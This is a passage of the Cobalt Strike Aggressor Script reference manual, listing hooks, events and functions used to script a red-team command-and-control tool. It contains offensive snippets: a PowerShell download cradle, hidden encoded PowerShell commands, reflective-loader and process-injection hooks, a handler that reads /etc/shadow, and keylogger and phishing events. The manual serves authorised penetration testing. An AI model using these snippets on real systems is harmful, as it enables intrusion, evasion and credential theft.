&bstage	multiple functions	&bstage would stage AND link when needed. Bind staging is now explicit with &beacon_stage_tcp or &beacon_stage_pipe. &beacon_link is the general "link to this listener" step.
&bwdigest	&bmimikatz	Use &bmimikatz to run this command... if you really want to. :)
&bwinrm	&bjump, winrm or winrm64	&bjump is the preferred function to spawn a session on a remote target
&bwmi		No stageless WMI lateral movement option exists in CS 4.x

4. Cobalt Strike 4.x deprecates the following Aggressor Script functions:

Function	Replacement	Reason
&artifact	&artifact_stager	Consistent arguments; consistent naming convetion
&artifact_stageless	&artifact_payload	Consistent naming; no need for a callback in Cobalt Strike 4.x
&drow_proxyserver		Proxy config is now tied to the listener and not needed when exporting a payload stage.

Function	Replacement	Reason
&drow_listener_smb	&drow_listener_stage	These functions are now equivalent to eachother
&listener_create	&listener_create_ext	A lot more options required a change in how arguments are passed
&powershell	&powershell_command, &artifact_stager	Consistency; de-emphasis on PowerShell one-liners in API
&powershell_encode_oneliner	&powershell_command	Clearer naming.
&powershell_encode_stager	&powershell_command, &artifact_general	Consistency; clearer separation of parts in API
&shellcode	&stager	Consistent arguments; consistent naming

Hooks

Hooks allow Aggressor Script to intercept and change Cobalt Strike behavior.

APPLET_SHELLCODE_FORMAT

Format shellcode before it's placed on the HTML page generated to serve the Signed or Smart Applet Attacks. See *User-driven Web Drive-by Attacks on page 55*.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

Example

```
set APPLET_SHELLCODE_FORMAT {
    return base64_encode($1);
}
```

BEACON_RDLL_GENERATE

Hook to allow users to replace the Cobalt Strike reflective loader in a beacon with a User Defined Reflective Loader. The reflective loader can be extracted from a compiled object file and plugged into the Beacon Payload DLL. See *User Defined Reflective DLL Loader on page 121*.

Arguments

`$1` - Beacon payload file name

`$2` - Beacon payload (dll binary)

`$3` - Beacon architecture (x86/x64)

Returns

The Beacon executable payload updated with the User Defined reflective loader. Return $null to use the default Beacon executable payload.

Example

```
sub generate_my_dll {
   local('$handle $data $loader $temp_dll');

   # ---------------------------------------------------------------------
   # Load an Object File that contains a Reflective Loader.
   # The architecture ($3) is used in the path.
   # ---------------------------------------------------------------------
   # $handle = openf("/mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+
.o");
   $handle = openf("mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+
.o");

   $data    = readb($handle, -1);
   closef($handle);

   # warn("Object File Length: " . strlen($data));

   if (strlen($data) eq 0) {
      warn("Error loading reflective loader object file.");
      return $null;
   }

   # ---------------------------------------------------------------------
   # extract loader from BOF.
   # ---------------------------------------------------------------------
   $loader = extract_reflective_loader($data);

   # warn("Reflective Loader Length: " . strlen($loader));

   if (strlen($loader) eq 0) {
      warn("Error extracting reflective loader.");
      return $null;
   }

   # ---------------------------------------------------------------------
   # Replace the beacons default reflective loader with '$loader'.
   # ---------------------------------------------------------------------
   $temp_dll = setup_reflective_loader($2, $loader);

   # ---------------------------------------------------------------------
   # TODO: Additional Customization of the PE...
   # - Use 'pedump' function to get information for the updated DLL.
   # - Use these convenience functions to perform transformations on the
DLL:
   #       pe_remove_rich_header
   #       pe_insert_rich_header
   #       pe_set_compile_time_with_long
   #       pe_set_compile_time_with_string
   #       pe_set_export_name
   #       pe_update_checksum
   # - Use these basic functions to perform transformations on the DLL:
   #       pe_mask
   #       pe_mask_section
   #       pe_mask_string
   #       pe_patch_code
   #       pe_set_string
   #       pe_set_stringz
   #       pe_set_long
   #       pe_set_short
   #       pe_set_value_at
   #       pe_stomp
   # ---------------------------------------------------------------------

   # ---------------------------------------------------------------------
   # Give back the updated beacon DLL.
   # ---------------------------------------------------------------------
   return $temp_dll;
}

# ------------------------------------
# $1 = DLL file name
# $2 = DLL content
# $3 = arch
# ------------------------------------
set BEACON_RDLL_GENERATE {
   warn("Running 'BEACON_RDLL_GENERATE' for DLL " . $1 . " with
architecture " . $3);
   return generate_my_dll($1, $2, $3);
}
```

BEACON_RDLL_GENERATE_LOCAL

The BEACON_RDLL_GENERATE_LOCAL hook is very similar to BEACON_RDLL_GENERATE with additional arguments.

Arguments

`$1` - Beacon payload file name

`$2` - Beacon payload (dll binary)

`$3` - Beacon architecture (x86/x64)

`$4` - Parent beacon ID

`$5` - GetModuleHandleA pointer

`$6` - GetProcAddress pointer

Example

```
# ------------------------------------
# $1 = DLL file name
# $2 = DLL content
# $3 = arch
# $4 = parent Beacon ID
# $5 = GetModuleHandleA pointer
# $6 = GetProcAddress pointer
# ------------------------------------
set BEACON_RDLL_GENERATE_LOCAL {
   warn("Running 'BEACON_RDLL_GENERATE_LOCAL' for DLL " .
   $1 ." with architecture " . $3 . " Beacon ID " . $4 . " GetModuleHandleA
"
   $5 . " GetProcAddress " . $6);
   return generate_my_dll($1, $2, $3);
}
```

Also See

BEACON_RDLL_GENERATE on page 159

BEACON_RDLL_SIZE

The BEACON_RDLL_SIZE hook allows the use of beacons with more space reserved for User Defined Reflective loaders. The alternate beacons are used in the BEACON_RDLL_GENERATE and BEACON_RDLL_GENERATE_LOCAL hooks. The original/default space reserved for reflective loaders is 5KB.

Overriding this setting will generate beacons that are too large for the placeholders in standard artifacts. It is very likely to require customized changes in an artifact kit to expand reserved payload space. See the documentation in the artifact kit provided by Cobalt Strike.

Customized "stagesize" settings are documented in "build.sh" and "script.example". See *User Defined Reflective DLL Loader* on page 121.

Arguments

`=ARG $1` - Beacon payload file name

`=ARG $2` - Beacon architecture (x86/x64)

Returns

The size in KB for the Reflective Loader reserved space in beacons. Valid values are "0", "5", "100".

"0" is the default and will use the standard beacons (same as 5).

"5" uses standard beacons with 5KB reserved space for reflective loaders.

"100" uses larger beacons with 100KB reserved space for reflective loaders.

Example

```
# ------------------------------------
# $1 = DLL file name
# $2 = arch
# ------------------------------------
set BEACON_RDLL_SIZE {
   warn("Running 'BEACON_RDLL_SIZE' for DLL " . $1 . " with architecture "
. $2);
   return "100";
}
```

BEACON_SLEEP_MASK

Update a Beacon payload with a User Defined Sleep Mask

Arguments

`$1` - beacon type (default, smb, tcp)

`$2` - arch

Sleep Mask Kit

This hook is demonstrated in the *The Sleep Mask Kit* on page 66.

EXECUTABLE_ARTIFACT_GENERATOR

Control the EXE and DLL generation for Cobalt Strike.

Arguments

`$1` - the artifact file (e.g., artifact32.exe)

`$2` - shellcode to embed into an EXE or DLL

Artifact Kit

This hook is demonstrated in the *The Artifact Kit* on page 63.

HTMLAPP_EXE

Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.

Arguments

`$1` - the EXE data

`$2` - the name of the .exe

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Example

```
set HTMLAPP_EXE {
   local('$handle $data');
   $handle = openf(script_resource("template.exe.hta"));
   $data   = readb($handle, -1);
   osef($handle);

   $data   = strrep($data, '##EXE##', transform($1, "hex"));
   $data   = strrep($data, '##NAME##', $2);

   return $data;
}
```

HTMLAPP_POWERSHELL

Controls the content of the HTML Application User-driven (PowerShell Output) generated by Cobalt Strike.

Arguments

`$1` - the PowerShell command to run

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Example

```
set HTMLAPP_POWERSHELL {
   local('$handle $data');
   $handle = openf(script_resource("template.psh.hta"));
   $data   = readb($handle, -1);
   closef($handle);

   # push our command into the script
   return strrep($data, "%%DATA%%", $1);
}
```

LISTENER_MAX_RETRY_STRATEGIES

Return a string that contains the list of definitions which is separated with a '\n' character. The definition needs to match a syntax of `exit-[max_attempts]-[increase_attempts]-[duration][m,h,d]`.

For example `exit-10-5-5m` will exit beacon after 10 failed attempts and will increase sleep time after five failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified duration value. The sleep time will be affected by the current jitter value. On a successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

Return $null to use the default list.

Example

```
# Use a hard coded list of strategies
set LISTENER_MAX_RETRY_STRATEGIES {
   local('$out');
   $out .= "exit-50-25-5m\n";
   $out .= "exit-100-25-5m\n";
   $out .= "exit-50-25-15m\n";
   $out .= "exit-100-25-15m\n";

   return $out;
}
```

```
# Use loops to build a list of strategies
set LISTENER_MAX_RETRY_STRATEGIES {
  local('$out');

  @attempts = @(50, 100);
  @durations = @("5m", "15m");
  $increase = 25;

  foreach $attempt (@attempts)
  {
    foreach $duration (@durations)
    {
      $out .= "exit $+ - $+ $attempt $+ - $+ $increase $+ - $+
$duration\n";
    }
  }

  return $out;
}
```

POWERSHELL_COMMAND

Change the form of the powershell comamnd run by Cobalt Strike's automation. This affects jump psexec_psh, powershell, and [host] -> Access -> One-liner.

Arguments

`$1` - the PowerShell command to run.

`$2` - true|false the command is run on a remote target.

Resource Kit

This hook is demonstrated in the *The Resource Kit on page 65*.

Example

```
set POWERSHELL_COMMAND {
   local('$script');
   $script = transform($1, "powershell-base64");

   # remote command (e.g., jump psexec_psh)
   if ($2) {
      return "powershell -nop -w hidden -encodedcommand $script";
   }
   # local command
   else {
      return "powershell -nop -exec bypass -EncodedCommand $script";
   }
}
```

POWERSHELL_COMPRESS

A hook used by the resource kit to compress a PowerShell script. The default uses gzip and returns a deflator script.

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Arguments

`$1` - the script to compress

POWERSHELL_DOWNLOAD_CRADLE

Change the form of the PowerShell download cradle used in Cobalt Strike's post-ex automation. This includes jump winrm|winrm64, [host] -> Access -> One Liner, and powershell-import.

Arguments

`$1` - the URL of the (localhost) resource to reach

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Example

```
set POWERSHELL_DOWNLOAD_CRADLE {
   return "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
}
```

PROCESS_INJECT_EXPLICIT

Hook to allow users to define how the explicit process injection technique is implemented when executing post exploitation commands using a Beacon Object File (BOF).

Arguments

`$1`- Beacon ID

`$2`- memory injectable dll (position-independent code)

`$3`- the PID to inject into

`$4`- offset to jump to

`$5`- x86/x64 - memory injectable DLL arch

Returns

Return a non empty value when defining your own explicit process injection technique.

Return $null to use the default explicit process injection technique.

Post Exploitation Jobs

The following post exploitation commands support the PROCESS_INJECT_EXPLICIT hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.

Additional Information

- The [Process Browser] interface is accessed by **`[beacon] -> Explore -> Process List.`** There is also a multi version of this interface which is accessed by selecting multiple sessions and using the same UI menu. When in the Process Browser use the buttons to perform additional commands on the selected process.
- The **`chromedump`**, **`dcsync`**, **`hashdump`**, **`keylogger`**, **`logonpasswords`**, **`mimikatz`**, **`net`**, **`portscan`**, **`printscreen`**, **`pth`**, **`screenshot`**, **`screenwatch`**, **`ssh`**, and **`ssh-key`** commands also have a fork&run version. To use the explicit version requires the *pid* and *architecture* arguments.
- For the **`net`** and **`&bnet`** command the 'domain' command will not use the hook.

Job Types

Command	Aggressor Script	UI
browserpivot	&bbrowserpivot	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	&bdcsync	
dllinject	&bdllinject	
hashdump	&bhashdump	
inject	&binject	[Process Browser] -> Inject
keylogger	&bkeylogger	[Process Browser] -> Log Keystrokes

Command	Aggressor Script	UI
logonpasswords	&blogonpasswords	
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	
portscan	&bportscan	
printscreen	&bprintscreen	
psinject	&bpsinject	
pth	&bpassthehash	
screenshot	&bscreenshot	[Process Browser] -> Screenshot (Yes)
screenwatch	&bscreenwatch	[Process Browser] -> Screenshot (No)
shinject	&bshinject	
ssh	&bssh	
ssh-key	&bssh_key	

Example

```
# Hook to allow the user to define how the explicit injection technique
# is implemented when executing post exploitation commands.
# $1 = Beacon ID
# $2 = memory injectable dll for the post exploitation command
# $3 = the PID to inject into
# $4 = offset to jump to
# $5 = x86/x64 - memory injectable DLL arch
set PROCESS_INJECT_EXPLICIT {
   local('$barch $handle $data $args $entry');

   # Set the architecture for the beacon's session
   $barch = barch($1);

   # read in the injection BOF based on barch
   warn("read the BOF: inject_explicit. $+ $barch $+ .o");
   $handle = openf(script_resource("inject_explicit. $+ $barch $+ .o"));
   $data = readb($handle, -1);
   closef($handle);

   # pack our arguments needed for the BOF
   $args = bof_pack($1, "iib", $3, $4, $2);

   btask($1, "Process Inject using explicit injection into pid $3");

   # Set the entry point based on the dll's arch
   $entry = "go $+ $5";
   beacon_inline_execute($1, $data, $entry, $args);

   # Let the caller know the hook was implemented.
   return 1;
}
```

PROCESS_INJECT_SPAWN

Hook to allow users to define how the fork and run process injection technique is implemented when executing post exploitation commands using a Beacon Object File (BOF).

Arguments

`$1` - Beacon ID

`$2` - memory injectable dll (position-independent code)

`$3` - true/false ignore process token

`$4` - x86/x64 - memory injectable DLL arch

Returns

Return a non empty value when defining your own fork and run process injection technique.

Return $null to use the default fork and run injection technique.

Post Exploitation Jobs

The following post exploitation commands support the PROCESS_INJECT_SPAWN hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.

Additional Information

- The **`elevate`**, **`runasadmin`**, **`&belevate`**, **`&brunasadmin`** and **`[beacon] -> Access -> Elevate`** commands will only use the PROCESS_INJECT_SPAWN hook when the specified exploit uses one of the listed aggressor script functions in the table, for example **`&bpowerpick`**.
- For the **`net`** and **`&bnet`** command the 'domain' command will not use the hook.
- The '(use a hash)' note means select a credential that references a hash.

Job Types

Command	Aggressor Script	UI
chromedump		
dcsync	&bdcsync	
elevate	&belevate	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	&bhashdump	[beacon] -> Access -> Dump Hashes
keylogger	&bkeylogger	
logonpasswords	&blogonpasswords	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use a hash)
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	[beacon] -> Explore -> Net View
portscan	&bportscan	[beacon] -> Explore -> Port Scan
powerpick	&bpowerpick	
printscreen	&bprintscreen	
pth	&bpassthehash	
runasadmin	&brunasadmin	
		[target] -> Scan

Command	Aggressor Script	UI
screenshot	&bscreenshot	[beacon] -> Explore -> Screenshot
screenwatch	&bscreenwatch	
ssh	&bssh	[target] -> Jump -> ssh
ssh-key	&bssh_key	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] (use a hash)

Example

```
# ------------------------------------
# $1 = Beacon ID
# $2 = memory injectable dll (position-independent code)
# $3 = true/false ignore process token
# $4 = x86/x64 - memory injectable DLL arch
# ------------------------------------
set PROCESS_INJECT_SPAWN {
   local('$barch $handle $data $args $entry');

   # Set the architecture for the beacon's session
   $barch = barch($1);

   # read in the injection BOF based on barch
   warn("read the BOF: inject_spawn. $+ $barch $+ .o");
   $handle = openf(script_resource("inject_spawn. $+ $barch $+ .o"));
   $data = readb($handle, -1);
   closef($handle);

   # pack our arguments needed for the BOF
   $args = bof_pack($1, "sb", $3, $2);
   btask($1, "Process Inject using fork and run");

   # Set the entry point based on the dll's arch
   $entry = "go $+ $4";
   beacon_inline_execute($1, $data, $entry, $args);

   # Let the caller know the hook was implemented.
   return 1;
}
```

PSEXEC_SERVICE

Set the service name used by jump psexec|psexec64|psexec_psh and psexec.

Example

```
set PSEXEC_SERVICE {
   return "foobar";
}
```

PYTHON_COMPRESS

Compress a Python script generated by Cobalt Strike.

Arguments

`$1` - the script to compress

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Example

```
set PYTHON_COMPRESS {
   return "import base64; exec base64.b64decode(\"" . base64_encode($1) .
"\")";
}
```

RESOURCE_GENERATOR

Control the format of the VBS template used in Cobalt Strike.

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Arguments

`$1` - the shellcode to inject and run

RESOURCE_GENERATOR_VBS

Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.

Arguments

`$1` - the EXE data

`$2` - the name of the .exe

Resource Kit

This hook is demonstrated in the *The Resource Kit* on page 65.

Example

```
set HTMLAPP_EXE {
   local('$handle $data');
   $handle = openf(script_resource("template.exe.hta"));
   $data   = readb($handle, -1);
   closef($handle);

   $data   = strrep($data, '##EXE##', transform($1, "hex"));
   $data   = strrep($data, '##NAME##', $2);

   return $data;
}
```

SIGNED_APPLET_MAINCLASS

Specify a Java Applet file to use for the Java Signed Applet Attack. See *Java Signed Applet Attack on page 55*.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

Example

```
set SIGNED_APPLET_MAINCLASS {
   return "Java.class";
}
```

SIGNED_APPLET_RESOURCE

Specify a Java Applet file to use for the Java Signed Applet Attack. See *Java Signed Applet Attack on page 55*.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

Example

```
set SIGNED_APPLET_RESOURCE {
   return script_resource("dist/applet_signed.jar");
}
```

SMART_APPLET_MAINCLASS

Specify the MAIN class of the Java Smart Applet Attack. See *Java Smart Applet Attack on page 56*.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

Example

```
set SMART_APPLET_MAINCLASS {
   return "Java.class";
}
```

SMART_APPLET_RESOURCE

Specify a Java Applet file to use for the Java Smart Applet Attack. See *Java Smart Applet Attack on page 56*.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

Example

```
set SMART_APPLET_RESOURCE {
   return script_resource("dist/applet_rhino.jar");
}
```

Events

These are the events fired by Aggressor Script.

*

This event fires whenever any Aggressor Script event fires.

Arguments

`$1` - the original event name

`...` - the arguments to the event

Example

```
# event spy script
on * {
   println("[ $+ $1 $+ ]: " . subarray(@_, 1));
}
```

beacon_checkin

Fired when a Beacon checkin acknowledgement is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacon_error

Fired when an error is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacon_indicator

Fired when an indicator of compromise notice is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the user responsible for the input

`$3` - the text of the message

`$4` - when this message occurred

beacon_initial

Fired when a Beacon calls home for the first time.

Arguments

`$1` - the ID of the beacon that called home.

Example

```
on beacon_initial {
   # list network connections
   bshell($1, "netstat -na | findstr \"ESTABLISHED\"");

   # list shares
   bshell($1, "net use");
   # list groups
   bshell($1, "whoami /groups");
}
```

beacon_initial_empty

Fired when a DNS Beacon calls home for the first time. At this point, no metadata has been exchanged.

Arguments

`$1` - the ID of the beacon that called home.

Example

```
on beacon_initial_empty {
   binput($1, "[Acting on new DNS Beacon]");

   # change the data channel to DNS TXT
   bmode($1, "dns-txt");

   # request the Beacon checkin and send its metadata
   bcheckin($1);
}
```

beacon_input

Fired when an input message is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the user responsible for the input

`$3` - the text of the message

`$4` - when this message occurred

beacon_mode

Fired when a mode change acknowledgement is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacon_output

Fired when output is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacon_output_alt

Fired when (alternate) output is posted to a Beacon's console. What makes for alternate output? It's just different presentation from normal output.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacon_output_jobs

Fired when jobs output is sent to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the jobs output

`$3` - when this message occurred

beacon_output_ls

Fired when ls output is sent to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the ls output

`$3` - when this message occurred

beacon_output_ps

Fired when ps output is sent to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the ps output

`$3` - when this message occurred

beacon_tasked

Fired when a task acknowledgement is posted to a Beacon's console.

Arguments

`$1` - the ID of the beacon

`$2` - the text of the message

`$3` - when this message occurred

beacons

Fired when the team server sends over fresh information on all of our Beacons. This occurs about once each second.

Arguments

`$1` - an array of dictionary objects with metadata for each Beacon.

disconnect

Fired when this Cobalt Strike becomes disconnected from the team server.

event_action

Fired when a user performs an action in the event log. This is similar to an action on IRC (the /me command)

Arguments

`$1` - who the message is from

`$2` - the contents of the message

`$3` - the time the message was posted

event_beacon_initial

Fired when an initial beacon message is posted to the event log.

Arguments

`$1` - the contents of the message

`$2` - the time the message was posted

event_join

Fired when a user connects to the team server

Arguments

`$1` - who joined the team server

`$2` - the time the message was posted

event_newsite

Fired when a new site message is posted to the event log.

Arguments

`$1` - who setup the new site

`$2` - the contents of the new site message

`$3` - the time the message was posted

event_notify

Fired when a message from the team server is posted to the event log.

Arguments

`$1` - the contents of the message

`$2` - the time the message was posted

event_nouser

Fired when the current Cobalt Strike client tries to interact with a user who is not connected to the team server.

Arguments

`$1` - who is not present

`$2` - the time the message was posted

event_private

Fired when a private message is posted to the event log.

Arguments

`$1` - who the message is from

`$2` - who the message is directed to

`$3` - the contents of the message

`$4` - the time the message was posted

event_public

Fired when a public message is posted to the event log.

Arguments

`$1` - who the message is from

`$2` - the contents of the message

`$3` - the time the message was posted

event_quit

Fired when someone disconnects from the team server.

Arguments

`$1` - who left the team server

`$2` - the time the message was posted

heartbeat_10m

Fired every ten minutes

heartbeat_10s

Fired every ten seconds

heartbeat_15m

Fired every fifteen minutes

heartbeat_15s

Fired every fifteen seconds

heartbeat_1m

Fired every minute

heartbeat_1s

Fired every second

heartbeat_20m

Fired every twenty minutes

heartbeat_30m

Fired every thirty minutes

heartbeat_30s

Fired every thirty seconds

heartbeat_5m

Fired every five minutes

heartbeat_5s

Fired every five seconds

heartbeat_60m

Fired every sixty minutes

keylogger_hit

Fired when there are new results reported to the web server via the cloned site keystroke logger.

Arguments

`$1` - external address of visitor

`$2` - reserved

`$3` - the logged keystrokes

`$4` - the phishing token for these recorded keystrokes.

keystrokes

Fired when Cobalt Strike receives keystrokes

Arguments

`$1` - a dictionary with information about the keystrokes.

Key	Value
bid	Beacon ID for session keystrokes originated from
data	keystroke data reported in this batch
id	identifier for this keystroke buffer
session	desktop session from keystroke logger
title	last active window title from keystroke logger
user	username from keystroke logger
when	timestamp of when these results were generated

Example

```
on keystrokes {
   if ("*Admin*" iswm $1["title"]) {
      blog($1["bid"], "Interesting keystrokes received.
      Go to \c4View -> Keystrokes\o and look for the green buffer.");
      highlight("keystrokes", @($1), "good");
   }
}
```

profiler_hit

Fired when there are new results reported to the System Profiler.

Arguments

`$1` - external address of visitor

`$2` - de-cloaked internal address of visitor (or "unknown")

`$3` - visitor's User-Agent

`$4` - a dictionary containing the applications.

`$5` - the phishing token of the visitor (use &tokenToEmail to resolve to an email address)

ready

Fired when this Cobalt Strike client is connected to the team server and ready to act.

screenshots

Fired when Cobalt Strike receives a screenshot.

Arguments

`$1` - a dictionary with information about the screenshot.

Key	Value
bid	Beacon ID for session screenshot originated from
data	raw screenshot data (this is a .jpg file)
id	identifier for this screenshot
session	desktop session reported by screenshot tool
title	active window title from screenshot tool
user	username from screenshot tool
when	timestamp of when this screenshot was received

Example

```
# watch for any screenshots where someone is banking and
# redact it from the user-interface.
on screenshots {
	local('$title');
	$title = lc($1["title"]);

	if ("*bankofamerica*" iswm $title) {
		redactobject($1["id"]);
	}
	else if ("jpmc*" iswm $title) {
		redactobject($1["id"]);
	}
}
```

sendmail_done

Fired when a phishing campaign completes

Arguments

`$1` - the campaign ID

sendmail_post

Fired after a phish is sent to an email address.

Arguments

`$1` - the campaign ID

`$2` - the email we're sending a phish to

`$3` - the status of the phish (e.g., SUCCESS)

`$4` - the message from the mail server

sendmail_pre

Fired before a phish is sent to an email address.

Arguments

`$1` - the campaign ID

`$2` - the email we're sending a phish to

sendmail_start

Fired when a new phishing campaign kicks off.

Arguments

`$1` - the campaign ID

`$2` - number of targets

`$3` - local path to attachment

`$4` - the bounce to address

`$5` - the mail server string

`$6` - the subject of the phishing email

`$7` - the local path to the phishing template

`$8` - the URL to embed into the phish

ssh_checkin

Fired when an SSH client checkin acknowledgement is posted to an SSH console.

Arguments

`$1` - the ID of the session

`$2` - the text of the message

`$3` - when this message occurred

ssh_error

Fired when an error is posted to an SSH console.

Arguments

$1 - the ID of the session

$2 - the text of the message

$3 - when this message occurred

ssh_indicator

Fired when an indicator of compromise notice is posted to an SSH console.

Arguments

$1 - the ID of the session

$2 - the user responsible for the input

$3 - the text of the message

$4 - when this message occurred

ssh_initial

Fired when an SSH session is seen for the first time.

Arguments

$1 - the ID of the session

Example

```
on ssh_initial {
   if (-isadmin $1) {
      bshell($1, "cat /etc/shadow");
   }
}
```

ssh_input

Fired when an input message is posted to an SSH console.

Arguments

$1 - the ID of the session

$2 - the user responsible for the input

$3 - the text of the message

`$4` - when this message occurred

ssh_output

Fired when output is posted to an SSH console.

Arguments

`$1` - the ID of the session

`$2` - the text of the message

`$3` - when this message occurred

ssh_output_alt

Fired when (alternate) output is posted to an SSH console. What makes for alternate output? It's just different presentation from normal output.

Arguments

`$1` - the ID of the session

`$2` - the text of the message

`$3` - when this message occurred

ssh_tasked

Fired when a task acknowledgement is posted to an SSH console.

Arguments

`$1` - the ID of the session

`$2` - the text of the message

`$3` - when this message occurred

web_hit

Fired when there's a new hit on Cobalt Strike's web server.

Arguments

`$1` - the method (e.g., GET, POST)

`$2` - the requested URI

`$3` - the visitor's address

`$4` - the visitor's User-Agent string

`$5` - the web server's response to the hit (e.g., 200)

`$6` - the size of the web server's response

`$7` - a description of the handler that processed this hit.

`$8` - a dictionary containing the parameters sent to the web server

`$9` - the time when the hit took place.

Functions

This is a list of Aggressor Script's functions

-hasbootstraphint

Check if a byte array has the x86 or x64 bootstrap hint. Use this function to determine if it's safe to use an artifact that passes GetProcAddress/GetModuleHandleA pointers to this payload.

Arguments

`$1` - byte array with a payload or shellcode.

See also

&payload_bootstrap_hint

-is64

Check if a session is on an x64 system or not (Beacon only).

Arguments

`$1` - Beacon/Session ID

Example

```
command x64 {
   foreach $session (beacons()) {
      if (-is64 $session['id']) {
         println($session);
      }
   }
}
```

-isactive

Check if a session is active or not. A session is considered active if (a) it has not acknowledged an exit message AND (b) it is not disconnected from a parent Beacon.

Arguments

`$1` - Beacon/Session ID

Example

```
command active {
   local('$bid');
   foreach $bid (beacon_ids()) {
      if (-isactive $bid) {
         println("$bid is active!");
      }
   }
}
```

-isadmin

Check if a session has admin rights

Arguments

`$1` - Beacon/Session ID

Example

```
command admin_sessions {
   foreach $session (beacons()) {
      if (-isadmin $session['id']) {
         println($session);
      }
   }
}
```

-isbeacon

Check if a session is a Beacon or not.

Arguments

`$1` - Beacon/Session ID

Example

```
command beacons {
   foreach $session (beacons()) {
      if (-isbeacon $session['id']) {
         println($session);
      }
   }
}
```

-isssh

Check if a session is an SSH session or not.

Arguments

$1 - Beacon/Session ID

Example

```
command ssh_sessions {
   foreach $session (beacons()) {
      if (-isssh $session['id']) {
         println($session);
      }
   }
}
```

action

Post a public action message to the event log. This is similar to the /me command.

Arguments

$1 - the message

Example

```
action("dances!");
```

addTab

create a tab to display a GUI object.

Arguments

$1 - the title of the tab

$2 - a GUI object. A GUI object is one that is an instance of **javax.swing.JComponent**.

$3 - a tooltip to display when a user hovers over this tab.

Example

```
$label = [new javax.swing.JLabel: "Hello World"];
addTab("Hello!", $label, "this is an example");
```

addVisualization

Register a visualization with Cobalt Strike.

Arguments

$1 - the name of the visualization

$2 - a **javax.swing.JComponent** object

Example

```
$label = [new javax.swing.JLabel: "Hello World!"];
addVisualization("Hello World", $label);
```

See also

&showVisualization

add_to_clipboard

Add text to the clipboard, notify the user.

Arguments

`$1` - the text to add to the clipboard

Example

```
add_to_clipboard("Paste me you fool!");
```

alias

Creates an alias command in the Beacon console

Arguments

`$1` - the alias name to bind to

`$2` - a callback function. Called when the user runs the alias. Arguments are: $0 = command run, $1 = beacon id, $2 = arguments.

Example

```
alias("foo", {
   btask($1, "foo!");
});
```

alias_clear

Removes an alias command (and restores default functionality; if it existed)

Arguments

`$1` - the alias name to remove

Example

```
alias_clear("foo");
```

applications

Returns a list of application information in Cobalt Strike's data model. These applications are results from the System Profiler.

Returns

An array of dictionary objects with information about each application.

Example

```
printAll(applications());
```

archives

Returns a massive list of archived information about your activity from Cobalt Strike's data model. This information is leaned on heavily to reconstruct your activity timeline in Cobalt Strike's reports.

Returns

An array of dictionary objects with information about your team's activity.

Example

```
foreach $index => $entry (archives()) {
   println("\c3( $+ $index $+ )\o $entry");
}
```

artifact

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &artifact_stager instead.

Generates a stager artifact (exe, dll) from a Cobalt Strike listener

Arguments

`$1` - the listener name

`$2` - the artifact type

`$3` - deprecated; this parameter no longer has any meaning.

`$4` - x86|x64 - the architecture of the generated stager

Type	Description
dll	an x86 DLL
dllx64	an x64 DLL
exe	a plain executable

Type	Description
powershell	a powershell script
python	a python script
svcexe	a service executable
vbscript	a Visual Basic script

Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

Returns

A scalar containing the specified artifact.

Example

```
$data = artifact("my listener", "exe");

$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

artifact_general

Generates a payload artifact from arbitrary shellcode.

Arguments

`$1` - the shellcode

`$2` - the artifact type

`$3` - x86|x64 - the architecture of the generated payload

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script
svcexe	a service executable

Note

While the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as `$3`

artifact_payload

